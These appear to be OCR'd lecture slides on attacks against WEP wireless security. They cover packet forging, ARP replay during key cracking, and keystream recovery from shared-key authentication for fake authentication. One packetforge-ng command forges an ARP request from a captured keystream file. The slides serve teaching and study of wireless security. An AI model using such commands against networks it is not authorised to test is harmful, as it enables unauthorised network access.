
Encrypted packet forging

```
# packetforge-ng -0 -a 00:14:6C:XX:XX:XX -h
00:0F:B5:XX:XX:XX -k 192.168.1.100
-l 192.168.1.1 -y fragment-0124-161129.xor -w arp-request
```

- Attacker may generate eg. ARP packets
- And make ARP replay attack during WEP key cracking

Attacks on WEP – authentication


Authentication eavesdropping



- Attacker knows challenge and encrypted challenge
- Attacker may calculate keystream for given IV

Fake authentication

- Required data:
  - IV
  - Keystream
- Attacker may encrypt challenge



Thank you for your attention!